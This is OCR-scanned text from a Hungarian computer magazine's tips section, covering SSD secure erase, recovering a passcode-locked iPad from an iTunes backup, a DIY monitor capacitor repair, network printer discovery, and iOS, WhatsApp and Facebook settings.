5 Korrektúra megjelenítése

Módosítsuk a *Korrektúra* lap *Nyomon követés* területén a felső legördülő mező tartalmát a *Végleges szöveg korrektúrával* beállításról *Végleges szöveg*re.

6 Word-beállítások

Nyissuk meg a *Fájl/Beállítások* menüpontot, és aztán a bal oldali listáról az *Adatvédelmi központ* kategóriát. Itt kattintsunk *Az adatvédelmi központ beállításai* gombra.

7 Adatvédelmi központ


Váltsunk az *Adatvédelmi beállítások* kategóriára, és kapcsoljuk ki a *Dokumentumspecifikus beállítások* alatt a *Rejtett korrektúrajelek megjelenítése megnyitáskor és mentéskor* beállítást.

8 Dokumentumfelügyelő

Most kattintsunk a beállítások alatti *Dokumentumfelügyelő* gombra, a mentésre vonatkozó kérdésre válaszoljunk igennel, válasszuk ki a vizsgálni kívánt tartalmakat, és kattintsunk a *Vizsgálat*ra. Egy kattintással a *Mindegyik eltávolítása* gombra, kategóriánként megszabadulhatunk a nem kívánt tartalmaktól. →

HARDVER

Hozzunk újból lendületbe minden régebbi eszközt



13
Jelszó megkerülése
Normál biztonsági mentés készítésével hozzájuthatunk elfelejtett jelszóval védett iPad-adatainkhoz

12 SOLID STATE DISK/**SSD lemezek előkészítése a Windows-telepítésre**

A Windows 8.1-es update-jét követően sok felhasználó átáll az új rendszerre. Néhányan ezt a PC vagy notebook hardverének frissítésével is összekötik, aminek során a kiszolgált merevlemezt is lecserélik SSD-re. A telepítésnél azonban előfordulhatnak problémák: a Windows telepítőprogramja csak a régi merevlemezt és az optikai meghajtót ismeri fel, az SSD-t nem. Ilyenkor egymás után végigpróbáljuk a szokásos trükköket: az üzemmód átállítását AHCI-ról IDE-re és vissza, ami azonban éppoly keveset segít, mint az alaplapon esetleg szintén rendelkezésre álló, másik SATA-vezérlőre csatlakoztatás.

Az ok, amiért az SSD-t nem ismeri fel a rendszer, valószínűleg a használt fájlrendszerek között fellépő inkompatibilitási probléma: amennyiben egy, a számítógépben lévő meghajtó MBR-e (Master Boot Record) nem felel meg a telepítőprogram elvárásainak, az kompletten kihagyja a meghajtót a telepítési folyamatból.

Egy biztos módja az SSD eredeti állapotra visszaállításának az úgynevezett biztonsági törlés (security erase). Ez egy olyan törlési mód, amelynél a belső – a kontroller által használt – titkosítási kulcs lecserélődik. Az eljárás neve onnan származik, hogy ilyenkor az adatok valóban visszahozhatatlanul törlődnek, azok visszaállítására semmilyen módon, még felszerelt laboratóriumban sincs lehetőség. Kontrollertípustól és -verziótól függően ez a folyamat tarthat több percig vagy mindössze egy-két másodpercig. Az egész a legegyszerűbben egy Linux-alapú merevlemez-kezelő programmal megy, amelyek közül mi a Parted Magicet ajánljuk. Ennek a Linux live disztribúciónak az újabb változatai már fizetősek, de egy régebbi, még ingyenes verzióhoz tartozó bootolható ISO-képfájl megtalálható lemezmellékletünkön. Egyébként a számítógépet gyakran szerelők számára ajánljuk a körülbelül 1100 forintba kerülő friss változat megvásárlását is.

Indítsuk el a számítógépet a bootolható Linux-lemezről. Előfordulhat, hogy F12-vel ideiglenesen meg kell változtatnunk a bootsorrendet. Válasszuk ki először a 64 bites rendszert, és bootoljunk Linuxszal. Indítsuk el a *Disk Eraser* programot, és ott az *Internal Secure Erase* változatot. Most jelöljük ki az SSD-t. Győződjünk meg róla, hogy az SSD-ről előzőleg minden adatot mentettünk – ha volt rajta –, és hogy a kijelölt meghajtó valóban az SSD. Ez nagyon fontos, ennek a parancsnak a végrehajtása ugyanis egy merevlemezről is véglegesen törli az adatokat, utána visszaállító programoknak sincs esélyük. Ha a folyamat lezárult, állítsuk le a számítógépet, és indítsuk újra a Windows 8-telepítővel.

13 IPAD2/**Elfelejtett jelszózár kijátszása korábbi adataink megtartásával**


Hosszas tépelődés után végül mégis nekivágunk az iOS 7-re frissítésnek. Szemmel láthatóan jól is sikerült minden, mégsem jutunk többé az iPadünk felhasználói felületéhez, a készülék ugyanis egy kódot követel, amelyet már rég elfelejtettünk.

Bár az Apple szerint nincs lehetőség az akadályt megkerülni, valójában mégis van egy, de csak akkor, ha az iPadről előzőleg, azt összekötve egy másik számítógéppel, készítettünk biztonsági másolatot az iTunes használatával. Ha igen, akkor most tegyük ismét ugyanezt: kössük össze a zárolt iPadet a számítógépünkkel, és indítsuk el az iTunes alkalmazásból a biztonsági mentést. Ennek hibátlanul működnie is kell.


Utána állítsuk kompletten vissza az iPadet, és kezdjük el az újratelepítését. Eközben egyszerűen adjunk meg egy új rendszerjelszót. Kössük össze az iPadet ismét a számítógépünkkel, és most tegyük rá vissza az előzőleg készült biztonsági mentést. Amennyiben viszont nem készítettünk korábban biztonsági mentést, sajnos búcsút kell mondanunk a táblagépen tárolt adatainknak, ilyenkor ugyanis csak a teljes értékű rendszertörlés segít.

14 USB-CSATLAKOZÓK/**Csatlakozóhelyek tartós megszabadítása a porcicáktól**

NAS-lemezek, médialejátszó, hifikészülékek – ma már mindezek az eszközök el vannak látva USB-csatlakozásokkal, amelyek egyszerű adatátvitelt tesznek lehetővé pendrive-on vagy merevlemezen keresztül. Ám ha ezeket sokáig nem használják, köny-



12
Security Erase
Ez a különleges törlési mód előkészíti, hogy a Windows telepítésre alkalmas lemezként fogadja el az SSD-t



14
Praktikus kis takaró
Ez a kis műanyag alkatrész a továbbiakban biztosítja az USB portok pormentességét – és csak pár forintba kerül

15
Több feltöltési lehetőség
Egy speciális USB-töltőaljzat a konnektorban enyhíti a töltőhiányt és csökkenti az adapterek számát is

16
Zseniális hálózati program
A Fing sok operációs rendszerhez rendelkezésre áll, és átláthatóan kilistáz minden hálózaton található készüléket

nyen összegyűlik rajtuk a por, amely először bolyhokká, aztán hamarosan porcicákká gömbölyödik. Ha most egy USB-kulcsot vagy kábelt dugunk a csatlakozóba, az vastag filccé tömöríti a porcicát. Ettől aztán előfordulhat, hogy már nem is tud létrejönni adatkapcsolat.

Mielőtt szégyenkezni kezdenénk: erről senki nem tehet! A jelenségnek szinte semmi köze a takarítás gyakoriságához, a hibát rendszerint a készülék ventilátorai okozzák, amelyek a meleg levegőt a készülék belsejéből kifújják, a kintit meg beszívják, akár az USB porton keresztül is, amely – mint egy szűrő – a port visszatartja és összegyűjti. Attól függően, hogy a készülékünk esetében mennyire előrehaladott a porcicásodás-filcesedés folyamata, a gondot a porszívó réstisztító fejével vagy nagyon óvatosan fogpiszkálóval oldhatjuk meg. Ha kitisztítottuk a csatlakozót, előzzük meg a jövőbeli porosodást USB-fedőkupak használatával. Ezek a praktikus kis műanyagok nem kerülnek sokba (50 darab kevesebb mint 3000 forint), és nagyon hatékonyan védik az USB-csatlakozóaljzatokat a koszolódástól.

15 MOBIL KÉSZÜLÉKEK/1000 mA-es USB-töltős konnektorok utólagos beszerelése

Gyakran túl kevés az USB-portunk, hogy minden mobil készüléket feltöltsünk. Építtessünk be USB-töltővel kombinált konnektort (1000 mA erősségű töltőárammal), mint például a Busch-Jäger 20EUCBUSB-214 kb. 40 euróért, vagy például egy ilyen praktikus asztallapba szerelhető portot, mint ez a Conrad-termék: *http://www.conrad.hu/conrad.php?name=Products&pid=986285*, 3000 forintért. Mivel ez utóbbi csak egy egyszerű elosztó, szükség lesz még hozzá egy USB-s hálózati adapterre is.

16 HÁLÓZATI NYOMTATÓ/IP-cím felkutatása és a nyomtató közvetlen elérése

Van egy új hálózati nyomtatónk, és szeretnénk azt az otthoni hálózatra csatlakozó készülékeinkkel is megosztani. A gyártó az első telepítést USB-kapcsolaton keresztül ajánlja, ez azonban nekünk túl körülményes, mivel a nyomtató nem a számítógép mellett van elhelyezve. Sajnos a nyomtató telepítésére szolgáló Windows-program nem találja az eszközt, és kéri az IP-címét, amit viszont mi nem tudunk.

Ilyenkor különböző lehetőségeink vannak, hogy ezt a címet megtudjuk: beléphetünk a routerünk menüjébe, és megnézhetjük, hogy az otthoni hálózat gépeinek áttekintőjében megtalálható-e a nyomtató. Ennek természetesen alapfeltétele, hogy csatlakoztatva legyen a hálózatra, és be is legyen kapcsolva. A következő lehetőség egy hálózatszkenner: nekünk a legjobban a Fing névre hallgató alkalmazás tetszik. A program PC-re készült, de van Androidra és iOS-re is változata. Minden hálózati készüléket listáz, és – ha lehetséges – a nevüket és gyártójukat is megadja, sőt, a nyitott portokat és szolgáltatásokat is lekérdezhetjük vele. A kezelése gyerekjáték.

Ha ez a megoldás sem vezet eredményre, utolsó lehetőségként először az új nyomtatónk kézikönyvébe kell egy pillantást vetnünk: valamilyen indításkor lenyomva tartott gombbal többnyire kikényszeríthetjük a készülék állapotjelentésének nyomtatását, az pedig rendszerint az aktuális IP-címet is tartalmazza majd.

17 FRITZBOX/A FritzBox Monitort jobb egy okostelefon-alkalmazással helyettesíteni

A régi programok olyanok, mint a régi szokások: nagyon nehéz megválni tőlük. Egy ilyen régi program a FritzBox Monitor, amellyel a legkülönbözőbb okokból előfordul, hogy egy idő után nem működik többé. Okozhatja ezt egy új SSD a gépben vagy a FritzBox új firmware-e. Gyakori jelenség egy hibaüzenet, amely szerint a megadott jelszó hibás. Ez azonban a program tévedése, mivel a jelszó sem itt, sem ott nem változott meg. Megoldási javaslat többféle is van: majdnem minden routerfórumon több beszélgetés is indul ebben a témában. De semmi nem segít. Jobban megnézve még sincs olyan nagy gond, mivel a Monitor kínálta funkciók legalább olyan jól, részben még jobban is működnek a gyártó AVM FritzAppjaival vagy akár más gyártók (például a BoxToGo) alkalmazásaival. →

15
Asztali kimenetek
A Conradnál megvásárolható adapterrel az asztallapba integrálhatjuk a töltésre is szolgáló USB-kimeneteket

17
Megfelelő alternatíva
A BoxToGo nevű allkalmazással az okostelefonok felhasználói kiválthatják a már öreg FritzBox Monitort

1

Monitorjavítás saját kezűleg

Csak mert egy maréknyi kondenzátor kileheli a lelkét, még nem kell mindjárt új monitort venni. Elég kétezer forint meg egy forrasztópáka.

Tomasz Czarnecki

Régebben a monitorok örökké tartottak: általában több számítógépet túléltek, és csak azért cseréltük le őket, mert már rég sokkal nagyobb képátmérő volt divatban, vagy szerettünk volna egy, a szemünket jobban kímélő magasabb képfrissítési frekvenciával rendelkező modellre váltani. Ma más a helyzet: sok monitorral már négy-öt év múlva gondok vannak. Ez persze lehet magának a technikának a sajátossága, talán az LCD- vagy TFT-technikák érzékenyebbek, mint a rég katódsugárcsövek, vagy a gyártók is rájöttek, hogy jobban járnak olyan termékekkel, amelyek nem „örök életűek".

A hibás konstrukció melegedést okoz

Nálunk a tesztlaborban egy Samsung 226BW hibásodott meg. Úgy négy évvel ezelőtt ez a monitormodell volt az egyik leggyakrabban vásárolt lapos képernyő, mivel akkoriban aránylag olcsónak és jónak számított – ár-érték arányban tehát szinte verhetetlen volt. Egy pillantás a vonatkozó internetes fórumokra azonban megmutatja, hogy ez a monitor gyakran már három-négy év után tönkremegy. Ez rendszerint úgy kezdődik, hogy bekapcsolás után képe hullámzásnak és vibrálásnak indul, ám egy kis idő múlva stabilizálódik a kép. A „kimúlási folyamat" során a vibrálás egyre tovább tart, és a végén már egyáltalán nem stabilizálódik a kép. Pontosan így van ez a mi modellünknél is. A garanciális és jótállási idő lejárt, a javítás szerviz-ben biztos, hogy többe kerülne, mint egy új készülék. Ez a legtöbb esetben azt jelenti: hulladéklerakó, végállomás. De ez nem törvényszerű. A CHIP-tesztlaborban felnyitottuk a monitort, és megnéztük, felismerjük-e a baj okát, és tudjuk-e orvosolni.


Mivel a tünetek hőtágulással kapcsolatos problémára, és ezáltal a tápegységre, vagy legalábbis annak környékére mutattak, az áramellátás elemeire és közvetlen környezetükre koncentrálunk. Nem is kellett sokáig keresgélnünk, már a szabad szemmel történő átvizsgálás során is kiderül, hogy három elektrolitkondenzátor teteje gyanúsan fel van púposodva (lásd a nagyítást a 7. képen). Kérdés, hogy a Samsung mérnökei vajon miért tervezték ezeket a hőérzékeny alkatrészeket olyan közel a fűtőtesthez, mikor véleményünk szerint a nyáklapon lett volna elég hely a hőforrástól távolabb is.


Elhatározzuk, hogy kicseréljük ezeket a kondenzátorokat. Három 820 µF (25 V) kapacitású kondenzátor körülbelül 4-500 forintba kerül, erre jön még a szállítási költség, ha nincs elektronikaialkatrész-bolt a közelben. Hat ki- és hat beforrasztás, és a monitor ismét működőképes.


Munkamenet

1 Hátsó borító eltávolítása

Vegyük le a csatlakozómező borítását. A monitor hátlapját alkotó műanyag fedelet hátrafelé egyszerűen le lehet húzni.







2 Láb leszerelése

A monitorlábat három csavar tartja. Legjobb, ha a készüléket lefektetjük képernyővel lefelé, amíg a csavarokat csillagfejű csavarhúzóval kioldjuk.

3 Ház felnyitása

Most nyissuk fel a készülékházat. Ez körben klipszekkel be van pattintva. A mi modellünket az alsó szélen kézzel is meglehetősen könnyen fel lehet nyitni. Innentől kezdve óvatosan, egy lapos, elég széles csavarhúzóval végig a szélén nyissuk fel egymás után a bepattintós klipszeket, amíg le tudjuk venni a hátsó falat.

4 Csatlakozó eltávolítása

Most húzzuk ki a csatlakozódugót, amelyik a jobb oldalon van (ha a monitor úgy van előttünk, hogy a csatlakozómező felénk mutat).

5 Borító/maradék csatlakozók eltávolítása

A bal oldalon egy fényes lemez két további csatlakozót fed. Vegyük le a lemezt, a tartónyílásokból egy kis csavarhúzóval kiemelve. Az eltávolítás előtt jelöljük meg a most látható csatlakozót, mielőtt kiveszszük, hogy aztán majd ugyanúgy tudjuk visszatenni (tartós filccel).

6 Tápegységpanel kivétele

Most óvatosan vegyük ki a tápegységpanelt, és azonosítsuk a kondenzátorokat a hűtőtest közelében.

7 Deformálódott alkatrészek cseréje


Szabad szemmel látható a kondenzátorokon a kipúposodás. Az óvatosság kedvéért cseréljük ki mind a három kondenzátort – C110, C111, C112 –, különben lehet, hogy két hónap múlva megismételhetjük az egészet.

8 Forrasztás és összerakás

A beépítésnél ügyeljünk a polaritásra (a hosszú láb általában a plusz). A végén szereljük össze újból a készüléket. Mindenesetre ellenőrizzük a működését, még mielőtt a műanyag hátfalat visszapattintanánk, vigyázva a most hálózati feszültség alá kerülő alkatrészekre. →

MOBIL ESZKÖZÖK

TIPPEK ÉS TRÜKKÖK A HATÉKONY MUNKÁHOZ MOBIL ESZKÖZÖKÖN



20 Közvetlen hozzáférés
Gyorsan elérhető és sok funkciót kínál – ez az IOS 7 új vezérlőközpontja

19 LUMIA/A Microsoft Bing keresőgép integrált zenefelismerőjének használata

Gyakran megtetszik egy dal, amit valahol hallunk, de nem ismerjük az előadóját. Arra, hogy hozzájussunk ehhez az információhoz, már vannak különböző zenefelismerő appok, mint például a Shazam, csakhogy mielőtt egy ilyen alkalmazást megtalálnánk és elindítanánk, vagy pláne telepítenénk, a zeneszámnak már vége is. A Bingbe integrált zenefelismerő ezzel szemben rögtön kéznél van. Csak meg kell érinteni a Bing indításához a *Keresés* gombot, amely beállítástól függően akár még zárolt képernyőről is lehetséges.

Ezután érintsük meg lent a *Zenekereső* kottaikont. Rögtön elindul a felismerés, amit a villogó hangerőoszlopról is látunk. Hangos és halk zenék széles skálájának felismerése lehetséges. Néhány másodperc múlva megkapjuk az eredményt. Az átlagosan jó felismerési arány ellenére azért nem minden egyes keresés sikeres, és néha rossz eredményt kapunk, főleg egy zeneszám speciális változatainál. Időnként segít, ha megismételjük a folyamatot. Az *Áruház* ikonnal közvetlenül a felismert zeneszámhoz jutunk a telefon zeneboltjában. Még ha nem is vásárolunk, további információkat találunk, és 30 másodperces részletekben belehallgathatunk a számokba. Praktikusak az előzmények, amelyeket a Bing kezdőoldalán az *Egyebek* ikonnal a *Zenekeresési előzmények* alatt találunk. Ez főleg akkor segít, ha egy zeneszámot később, PC-ről szeretnénk a kedvenc szolgáltatónktól beszerezni.

20 IPHONE/IPAD/iOS 7 vezérlőközpont közvetlen megnyitása és használata

Az iOS 7-re frissítésben a divatosabb külső mellett számos új funkciót is találunk a jobb kezelhetőséghez. Ezek közül sok az új vezérlőközpontba van gyűjtve. Ennek a megnyitásához simítsunk az alsó képszéltől fölfelé – ez még zárolt képernyőről is közvetlenül működik. A különböző, egyébként a beállításokba rejtett kapcsolók és kiszolgálóelemek itt azonnal kéznél lesznek.

Két csúszka a kijelző fényerejének és a zene hangerejének beállítását teszi lehetővé, amelyet a lejátszás alapvető vezérlőelemei egészítenek ki. Felül, illetve az iPad esetén középen öt ikon mutatja, hogy a kommunikáció mely fontos funkciói – mint a *WiFi*, *Bluetooth* – aktívak, és ezeket innen rögtön be- és ki is kapcsolhatjuk. Például iPaden tiltsuk le a Bluetooth-kapcsolatot, ha nem használjuk. Szintén közvetlenül elérjük a kijelzés elforgatásának zárolását, és a *Ne zavarjanak* módot. Hasznos a most balra lent egy ikonról csak az iPhone-on elérhető *Zseblámpa*, amelyhez eddig trükkök vagy egy külön alkalmazás kellett.


Különösen játékoknál azonban zavaró is lehet az új vezérlőközpont, ha az alsó szél érintésével véletlenül megnyitjuk. Ezért a működése célzottan korlátozható. Nyissuk meg a *Beállítások*at, és válasszuk a listáról a *Vezérlőközpont*ot. Ha a *Hozzáférés alkalmazásokon belül* kapcsolót kikapcsoljuk, a vezérlőközpont csak a főképernyőről lesz elérhető, és nem zavarja az alkalmazások kezelését. Ugyanakkor elég a Home gomb megérintése, hogy mégis gyorsan visszajussunk hozzá. Akinek a *Hozzáférés zárolásnál* sincs kedvére, a beállításoknál ezt is kikapcsolhatja.

21 IPHONE/IPAD/Alkalmazások frissítéseinek automatikus letöltése és telepítése

Szinte naponta kapunk értesítéseket, hogy valamelyik alkalmazáshoz frissítés áll rendelkezésre. Ilyenkor megnyitjuk az App Store-t, a *Frissítések*re váltunk, és általában hagyunk mindent frissíteni. iOS 7-tel ezt a készülékünk automatikusan el tudja végezni. A szolgáltatás engedélyezéséhez nyissuk meg a *Beállítások/iTunes és App Store* menüt, és ott húzzuk az *Automatikus letöltések* alatt a *Frissítések* csúszkáját jobbra. Ha ezt választjuk, ügyeljünk arra, hogy a *Mobil adatforgalom* legyen kikapcsolva, hogy útközben és különösen külföldön ne generáljanak a frissítések fölöslegesen magas adatforgalmat.

Tipp: Az automatikus frissítéseket úgy is bekapcsolhatjuk, ha iOS 7 alatt az App Store-ban az első alkalommal megjelenítjük a rendszerint várakozó *Frissítések*et, és az ott megjelenő üzeneten az *Engedélyezést* választjuk.


19 Tökéletes integráció
Lehet, hogy a Shazam jobban működik, a Bing zenefelismerése viszont sokkal gyorsabban kéznél van



21 Automatikus frissítések
Az összes alkalmazás rendszeres frissítésének elvégzését most végre az operációs rendszerre hagyhatjuk

KÖZÖSSÉGI HÁLÓZATOK

VILÁGSZERTE HÁLÓZATBAN – A PRIVÁT SZFÉRA MEGTARTÁSÁVAL



23 Titkos kedvencek
Mindennek, ami „tetszik”, az adatvédelme is részletesen beállítható

22 WHATSAPP/Pozíció megosztása másokkal kényelmesen a WhatsAppal

Egy találkozó egyeztetéséhez chaten szeretnénk partnerünknek megadni aktuális tartózkodási helyünket. Ehhez viszont először meg kéne tudnunk pontos címünket, utána pedig azt beírni a chatablakba. Ez, ha nincs a közelben utcanévtábla, vagy éppen nem a latin ábécét használó országban vagyunk, igen nehéz feladat is lehet. A tartózkodási helyünk vagy egy közeli cél közvetlen átadásával ez sokkal kényelmesebben is végrehajtható a WhatsAppon keresztül. A funkció pontos kezelése azonban a platformtól függ, amelyen a WhatsAppot használjuk.

Android alatt válasszuk ki a címzettet, és írjuk be a chatszöveget. Utána érintsük meg jobbra fent a gemkapocs ikont, és válasszuk a *Hely* (*Location*) ikont. Az okostelefonunk most kideríti az aktuális pozíciónkat, és megmutatja egy térképen. A nézetet kicsinyítés-nagyítással tetszőlegesen testre szabhatjuk, és aztán elküldhetjük. Választási lehetőségként a térkép alatt még megjelenik egy listán néhány közeli hely, például a találkozóhelynek tervezett kávézó, amelyet megérintve saját pozíciónk helyett közvetlenül elküldhetünk. iPhone-on szintén a kontaktot választjuk ki először, és beírjuk az üzenet szövegét. Utána megérintjük balra a beviteli mező melletti nyilat, és a *Send location* (Hely elküldése) funkciót választjuk. Hagyjuk jóvá a hozzáférést a helymeghatározáshoz OK-val. Itt is elküldhetjük a saját helyünket (*Send your current location*), vagy választhatunk alatta a közeli helyek listájáról, amely iPhone-nál sokkal részletesebb, mint Android alatt. Vegyük figyelembe, hogy a helyszín ilyenkor érintésre azonnal átküldésre kerül.

A címzett a chaten a kapott helymeghatározást egy térképmetszeten látja, amelyet a Google Térképpel azonnal meg is nyithat, és a program segítségével akár közvetlenül a célhoz is navigálhat.

23 FACEBOOK/A bejegyzésekre elhelyezett lájkok adatvédelmének beállítása

Miközben saját posztjainkhoz és fotóinkhoz valószínűleg célzottan magunk adtuk meg az adatvédemi beállításokat, ezzel szemben minden *Tetszik* kattintásunk alapértelmezésben látható a nyilvánosság számára. Mivel ezzel a korábbi védelmi beállításaink egy részét rögtön ki is cseleztük, egészen biztos, hogy érdemes lesz változtatni rajta.


Ehhez nyissuk meg Facebook-profilunkat, kattintsunk a felső területen a profilkép mellett a *Továbbiak*ra, és válasszuk a *Kedvenceket*. Most kattintsunk a *Szerkesztés* ikonra az áttekintés elején jobbra, és válasszuk az *Adatvédelmi beállítások*at. Minden itt felvett adat kategóriákra van osztva, mint *Sport*, *Ételek* vagy *Weboldalak*, amelyekhez egyenként beállíthatjuk, hogy kik láthatják. Az alapértelmezésben *Nyilvános*ra állított opciókat korlátozzuk legalább *Ismerősök*re. Ezeknek a beállításoknak az *Egyéni* változata is lehetséges, és ehhez tetszőleges listákat használhatunk. Általános beállítás azonban nincs, így a kívánt korlátozást minden kategóriára egyenként kell felvennünk. A módosítások azonnal érvénybe lépnek.

24 TWITTER/Tweetek célzott keresése és elemzése speciális keresőgéppel

Bár a Twitter jellemzője a gyors változás, mégis szeretnénk – például a kedvenc énekesünktől – régi tweeteket találni, utólag elolvasni és kutatni utánuk. Magukon a Twitter-oldalakon az ilyen keresés nagyon nehéz. Tekintve a mára több mint 540 milliárd tweetet, a Topsy azt tűzte ki feladatául, hogy ezt az adattömeget kiértékelje és kereshetően megjelenítse.

Nyissuk meg az angol nyelvű keresőgépet a *topsy.com* weboldalon. Indításkor a fenti főmenüben a *Social search* aktív, és középen a keresőmezőt látjuk. Fölötte válasszunk egy kategóriát, mint *Tweets* vagy *Photos*, írjuk be a keresőszót, és üssük le az entert. A megjelenő eredményoldal a friss találatokat mutatja, és további keresési lehetőségeket kínál. A bal oldalon például megváltoztathatjuk a nyelvbeállítást *All Languages*ről a felkínált tíz nyelv valamelyikére, fölötte pedig újból ott a kategóriaválasztás, és még sok egyéb eszköz is egyszerűsíti a keresést. →

22 Egyszerű célmegadás
A WhatsApp-pal közvetlenül elküldhetjük saját aktuális pozíciónkat vagy a kívánt közeli találkozóhelyet



24 Twitter-keresőgép
A Topsyval részletes beállításokkal kereshetünk a Twitter-archívumban, és végezhetünk egyszerű elemzéseket

FÉNYKÉPEK

Tökéletes fotók mindenhol és mindenhonnan

26
Helyes színek
Nehéz fényviszonyoknál csodát tesz a fehéregyensúly beállítása

25 FELVÉTELI TECHNIKA/ Jó képek a megfelelő fókuszmód kiválasztásával

